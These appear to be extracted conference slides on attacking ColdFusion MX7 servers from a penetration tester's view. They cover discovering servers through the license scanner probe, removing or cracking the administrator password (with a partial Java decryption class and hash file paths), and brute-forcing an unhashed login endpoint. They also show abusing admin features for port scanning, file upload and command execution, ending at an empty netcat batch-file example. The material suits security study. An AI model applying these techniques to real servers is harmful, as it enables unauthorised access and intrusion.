



# ColdFusion Security

Andy Davis, Research & Development Manager





- Public Limited Company  
Established August 1998
- Offices in London, Cheltenham,  
Madrid, Hong Kong and Dubai
- Vendor Independent
- Penetration Testing
- Security Research
- Security Consultancy
- Risk Assessment



# Who am I and why am I here?

- 10 Years in Government Security (GCHQ/NSA/Others)
- 4 years at IRM plc – penetration testing / app testing / bespoke security consultancy
- R&D Team - Focussed research project – ColdFusion
- ColdFusion Research Team:
  - Kendric Tang
  - Mazin Faour
  - Phil Robinson
  - Andy Davis




# What I can't talk about in detail yet

- Authentication mechanism issues
- A buffer overflow in a service
- A DoS attack based on an incorrectly handled error against another service




# What is ColdFusion?

- Powerful Application Scripting Language
- Similar to ASP or JSP
- Decision-making processes, session handling, database queries, graphic manipulation
- Provided via a plug-in API to popular web servers – IIS/Apache
- Runs on Microsoft Windows, Sun Solaris, HP/UX and Linux



# Purpose of this presentation

- ColdFusion Security from the penetration tester's perspective
- How functionality can be used to elevate levels of access to the ColdFusion server and network
- Focussing on primarily on ColdFusion MX7 at the application layer



Where are the ColdFusion servers?



# Discovering ColdFusion Servers

- License Scanner – It's intended purpose:
  - Scanning local subnets for ColdFusion installations
  - To ensure licensing compliance
  - Requested by Adobe/Macromedia customers






# Discovering ColdFusion Servers

- License Scanner – As a pentester's tool:


- Discover IP addresses of ColdFusion servers

- Identify exact build version for vulnerabilities research



# License Scanner Service

- Listens on UDP port 4000
- Probe packet is sent to 239.0.0.6 (multicast address) or can be sent to specific IP addresses
- Probe data – “\x00\x01\x02\x10Send me info, 134”
- The data is returned to the requesting machine on the TCP port specified in the request (in this case port 134).
- Data includes version of ColdFusion running, including the build number, IP address and hostname




# Gaining Access to the ColdFusion Admin Interface




# The Administration Interface Login

- Local Access – Removing the Password
- Local/Remote Access – Cracking Passwords
- Remote Access - Brute force attacks




# Local Access - Removing the Password

- The procedure described below applies to both Linux and Windows systems:
  - Open the *neo-security.xml* file contained at *%CFMXInstallRoot%\lib*
  - Find the line: "`<var name='admin.security.enabled' ><boolean value='true'/></var>`" and change the *true* to *false*, then save the file
  - Restart the "ColdFusion MX Application Server" Service
  - Go to the ColdFusion Administrator again and set a password



# Local/Remote Access - Password Cracking

- ColdFusion 6.x
- Proprietary encryption
- *Cfmwhack*
- Originally written in Java – now in C#



```
public final class Cryptor
{
    public Cryptor()
    {
        m_LFSR_A = 0x13579bdf;
        m_LFSR_B = 0x2468ace0;
        m_LFSR_C = 0xfdb97531;
        m_Mask_A = 0x80000062;
        m_Mask_B = 0x40000020;
        m_Mask_C = 0x10000002;
        m_Rot0_A = 0x7ffffff;
        m_Rot0_B = 0x3ffffff;
        m_Rot0_C = 0xfffff;
        m_Rot1_A = 0x80000000;
        m_Rot1_B = 0xc0000000;
        m_Rot1_C = 0xf0000000;
    }

    public byte[] transformString(String s, byte abyte0[])
    {
        setKey(s);
        int i = abyte0.length;
        byte abyte1[] = new byte[i];
        for(int j = 0; j < i; j++)
            abyte1[j] = transformByte(abyte0[j]);

        return abyte1;
    }
}
```



# Local/Remote Access - Password Cracking

- ColdFusion MX7

- Windows - SHA1 hash of password:

- C:\CFusionMX7\lib\password.properties*

- Linux - SHA1 hash of password

- /opt/coldfusionmx7/lib/password.properties*

- - Then use your favourite SHA1 dictionary attack tool



# Remote Access - Brute force attacks


- No username required
- No password complexity enforced
- No lockout threshold
- Single character passwords are valid





# Authenticating to ColdFusion

- *http://<server>/CFIDE/administrator/index.cfm*
- Before ColdFusion MX7 password sent in cleartext – very simple to brute force *coldbrute5 / coldbrute6*
- ColdFusion MX7 hashes the password prior to sending
- Hidden HTTP form field during the initial GET request to the administrator page called 'salt' – refreshed every 60 seconds: *HMAC (SHA1(Password) + Salt)*
- Not intended to defeat brute force attacks, but does slow them down



# Authenticating to ColdFusion - Shortcut

- *http://<server>/CFIDE/componentutils/login.cfm*
- Doesn't hash the password – sends in cleartext
- Doesn't log you in, but does tell you if the password is incorrect:  
“Invalid password. Please try again”
- *Coldbrute7*



# Administration Interface Functionality

- Default Privilege Levels
- File System Enumeration
- Port Scanning
- File Upload
- File Execution




# Default Privilege Levels

- Windows – Local SYSTEM
- Unix - Nobody
- The privilege level used by Windows can be modified



# File System Enumeration

- Font Management Section
- The presence of any file on any drive can be detected



# Data Source Functions


- Intended purpose:
  - Establish connections to database servers
  - Test connectivity with these servers
  - Report any connectivity problems



# Data Source Functions


- As a pentester's tool:

– Port scanning devices on the same network as the ColdFusion server




# Port Scanning

Port Closed -----



Port Open -----






# Scheduled Tasks

- Intended purpose:
  - From ColdFusion Help: “lets you schedule the execution of local and remote web pages”
  - Intended to execute a remote ColdFusion page then save the output to a file



# Scheduled Tasks

- As a pentester's tool:
  - Upload files from any accessible website
  - Store them anywhere on the file system of the ColdFusion server (privileges permitting)




# System Probes

- Intended purpose:
  - From ColdFusion Help: “a test program that verifies the availability of a specific URL or string in an HTTP response”
  - Send an e-mail notification
  - – Execute a program



# System Probes

- As a pentester's tool:
  - Commands can be executed by ColdFusion



- For 'security reasons' no parameters that are passed to the command are executed – so upload a script and run that instead ;-)

execute\_netcat.bat:


```
